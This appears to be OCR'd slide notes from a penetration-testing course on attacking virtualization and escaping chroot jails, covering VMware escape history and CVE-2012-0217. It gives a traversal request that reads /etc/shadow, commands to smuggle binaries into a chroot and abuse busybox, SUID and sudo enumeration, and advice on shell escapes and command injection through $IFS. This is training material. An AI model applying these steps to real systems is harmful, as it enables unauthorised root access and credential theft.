
The other likely attack is finding a flaw in the configuration of the jail. There is a potential of manipulating linked files between jails or devices. The exploitable conditions of configuration flaws would mostly be unique to each system. The LeetMore CTF team recently used a deployment oversight to manipulate their jail controls. The jail's /etc directory was not flagged as immutable and they were able to change their jail's environment to escape some restrictions.



VME Attack Surface

Historically, attacking a virtual environment was not drastically different than attacking a bare-iron environment. There are weak passwords to guess, management protocols to man-in-the-middle, code flaws in included software, as well as the potential for weak configurations. Generally, the approach would be to consider what is input to the virtualization layer? If it reads a device, are there assumptions it makes that we can manipulate? What inputs are ones that we can control, either remotely or on the guest to aid in escape?

Well designed vulnerability scanners often stumble across an implementation flaw, such as the "VMware Guest Stealer" debuted in 2010. Via a directory traversal in the SDK of the ESX server product, an unauthenticated user can read files as UID0. All it takes is a request such as http://server/SDK/../../../../../etc/shadow and the local hashes are exposed! The Guest Stealer enumerated /vmfs/volumes looking for vmdk files of guests and downloading them, stealing the virtual drives. While many people discovered this flaw independently before it was announced, several identified the flaw with a simple Nessus scan looking for generic website traversal flaws.



Breaking Into VME


Breaking into Virtual Machine Environments is no different than breaking into any networked infrastructure. Virtual infrastructures add at least one more layer of separation from a non-virtual environment. There are three new attack surfaces to consider: Management, Virtual Machine, and Storage networks. Each logical network in the infrastructure can be a combination of standard virtual switches or distributed virtual switches.

The Management network consists of any server contributing to coordinating authentication or management of any of the virtual machine guests or resources. VMware infrastructure products have a special virtual network adapter for the VMware kernel (typically vmk0). This adapter is at least a logical separation of power-on, migration, and other commands from the network the virtual machines operate with.

The VM network is the path the guests use. There may be more than one physical network adapter trunked as an uplink from the virtual switch to a real switch. Attacking the VM network is useful to get a better position. If any virtual machine on a virtual switch needs to sniff in promiscuous mode, the virtual switch allows it for every VM. In this way, the virtual switch is acting more like a hub!

The bulk of a Storage network is often separated for speed. However, it is still common for a storage virtual appliance to be seen on both VM and Storage networks for testing. Getting a presence on this network will position the attacker to steal entire drives. Software solutions tend to have NFS4 over TCP for speed. If price is no object, the Storage network tends to be iSCSI arrays with iSCSI

controllers in hardware. Most iSCSI implementations still rely on a weaker MS-CHAPv2 protocol for authentication (with hard-coded credentials). A few implementations correctly use mutual authentication, encouraging the attacker to avoid man-in-the-middle attacks.




Breaking Out of VME (1)

Breaking out of a virtualization has been an interesting journey. Intel Guardians first publicly demonstrated a Workstation flaw in 2007; running a program in the guest, resulting in a program popping up on the host. This was done using vulnerabilities that were patched for about a year, based on the VMware security announcement. Since then, various groups, including commercial penetration testing vendors, have released exploits for certain versions of VMware products. Most of the public exploits were written to exploit a Windows XP host running VMware Workstation with a Windows XP guest. Shortly after, the flaw resurfaced as CVE-2008-0923, due to Core Security research.

In April of 2009, Dave Aitel and Immunity announced they had working exploits for guest escape on VMware Workstation 6, calling it Cloudburst. A BlackHat briefing later that year explained how they were able to use the Video interface to corrupt memory on the host and cause code execution. CANVAS has included the exploit and expanded on it to include a few more VMware escape exploits.


In July of 2012, Piotr Bania released his own version of a Cloudburst exploit (which he developed in 2009). His version works against Workstation 6.5.1. More information on his material is at http://blog.piotrbania.com/2012/07/old-vmware-cloudburst-exploit.html.



Breaking Out of VME (2)

Many of the flaws mentioned on the previous slides worked across multiple VMware products, but only for a small version difference. There are more widespread flaws, but until fairly recently, most were only in the desktop products. Most infrastructure and server product vulnerabilities were only exploitable over the administrative connection: not technically an escape. In May of 2012, VMware announced patches for several flaws, three that could lead to code execution on every product they released. Six flaws were exploitable on the ESXi 4.1 hypervisor, which is not yet at end-of-life.


There also appears to be extra potential for exploitation in the convenience of VT-d (Intel's extra instructions to supplement virtualization in hardware and pass-through device support). With any powerful feature comes a risk of abuse. Getting into the physical hardware could allow for an easier avenue out of the virtualization layer.



Breaking Out of VME (3)

An example of a hardware issue that could lead to escape is the one described in CVE-2012-0217. There is a slight difference in how the Intel CPU handles a General Protection Fault (GPF). AMD's x86 64 bit specification (often abbreviated as amd64) uses a 64 bit opcode to make a fast interrupt, named SYSCALL. This fast system interrupt is designed to accelerate the many interrupts which occur when switching between running processes. The SYSCALL enters into privileged mode (Ring 0) and leaves with a SYSRET opcode. If a GPF occurs while in Ring 0, and fault handling code is also in Ring 0, the fault handler gets control of the CPU (before returning back to the original user process (which is running in Ring 3)). This is how Intel's version of the amd64 architecture is documented and implemented, whereas the AMD version returns and handles the GPF back in Ring 3. A longer, but still concise, description of the issue is in the Xen blog: http://blog.xen.org/index.php/2012/06/13/the-intel-sysret-privilege-escalation/.

The AMD implementation and design is not flawed, and Intel claims it runs as designed as well. Intel insists that the operating system or hypervisor needs to protect itself against abusing GPF handling. Patches addressing CVE-2012-0217 check for addresses in registers to protect Ring 0. OpenBSD and Linux already had address checks in place long before this issue came to light. As of this writing, FreeBSD, and Windows 2008 Server have publicly published privilege escalation exploits. Although exploiting Xen and Hyper-V have not been addressed, it could lead to escaping the virtual environment. VMware claims it is not vulnerable; it does not use SYSRET.



Getting Better Access in chroot


A Linux distribution with most binaries removed from chroot would be the most difficult to escalate and escape. The closer the chroot environment is to a real machine, the more attack surface there is for escalation. If a similar system (at least similar libraries with gcc) can be created in a lab by the attacker, copying tools over is possible, even without a file transfer program like scp or ftp.

Anytime Standard-input or Standard-output is available, there usually is a way to create files on the chroot filesystem. For example, using ssh to copy a find binary from a lab machine to a target chroot account.

```
ssh user@host 'cat >myfind' </bin/find
```

It might be possible to find a way around application restrictions or find a tool that works by simply using a symbolic link to a file with a special name. The busybox multipurpose executable tends to offer more commands than it advertises to the chrooted user.

```
$ ls -l /bin | grep lrwx | head -n 1
lrwxrwxrwx [snip] /bin/addgroup -> busybox
$ ln -s /bin/busybox ./sed
$ ./sed
BusyBox v1.19.3 (2012-01-10 05:47:50 UTC) multi-call binary.

Usage sed [-efinr] SED_CMD [FILE] ...
```




Getting root Access in chroot

Check for known kernel vulnerabilities, first. Between "uname -a" and "cat /etc/issue" you should be able to find out enough about the distribution to search publicly for known vulnerabilities. If those commands are not allowed, you can usually leverage Nmap to fingerprint the OS and get close.

Locate executables that run with the owner's permissions with these commands:

```
find / -perm -2000 -o -perm -4000
sudo -l
```


Start observing the most special executables first (custom, obscure, and regular-in that order). There may be features to take advantage of, so experiment a little on each file. Try downloading the file to a lab machine and do a little exploratory surgery to find the next step to take towards escape.



Looking for Exploitable Features or Flaws


You need to discover what features an application has in order to exploit it. You can try a manual entry for the program with the "man" command. You might be able to uncover configuration files or other documentation such as a README file. Check /usr/share, /usr/local/share and other locations to see if you can find anything related to the application in question.

If you cannot find documentation, you can try eliciting responses from the application. Command line options such as "-h" or "--help" usually respond with basic usage information. Sometimes, using an option that is not supported will give you different usage information.



Looking for Exploitable Features

Even without proper documentation, you can still determine what features are used. A brief behavior analysis can show you things that are undocumented as well. The idea is to give the program different types of input and see what behavior changes. Combining inputs with a trace program, such as ltrace (which traces library calls), will provide a lower-layer of behavioral information. In some ways, this technique is more appropriate than documentation or source-code review, as it examines the actions, not design. Don't forget to watch for error messages: they direct you to the intended purpose.




Exploitable Features

Check for official authorized delegation with tools like sudo. The sudo program uses settings from /etc/sudoers to allow users to run commands as other users. Ubuntu has this set to ALL:ALL for the user defined at installation. This effectively allows that user the ability to run anything as any user (after checking the sudo'ing, user knows their own password). To see what things sudo allows for your UID, run sudo -l and type the account's password.

Allowing users to edit files with sudo is surprisingly common and extremely dangerous. If an attacker is allowed to run vi as root, couldn't that user edit root owned files? Of course! Editing root-owned files is obviously dangerous, but often an attacker can skip the actual editing phase and drop to a shell, as long as the editor supports that feature.

If a privileged executable accepts arguments, there may be a form of command injection possible. Try using backticks, semicolons, and other shell command symbols to elicit an error or second command to execute. Bash has a variable, called the Internal Field Separator or $IFS. By changing the $IFS, you can often use a symbol like a colon, instead of an ASCII space, to separate commands or command options.

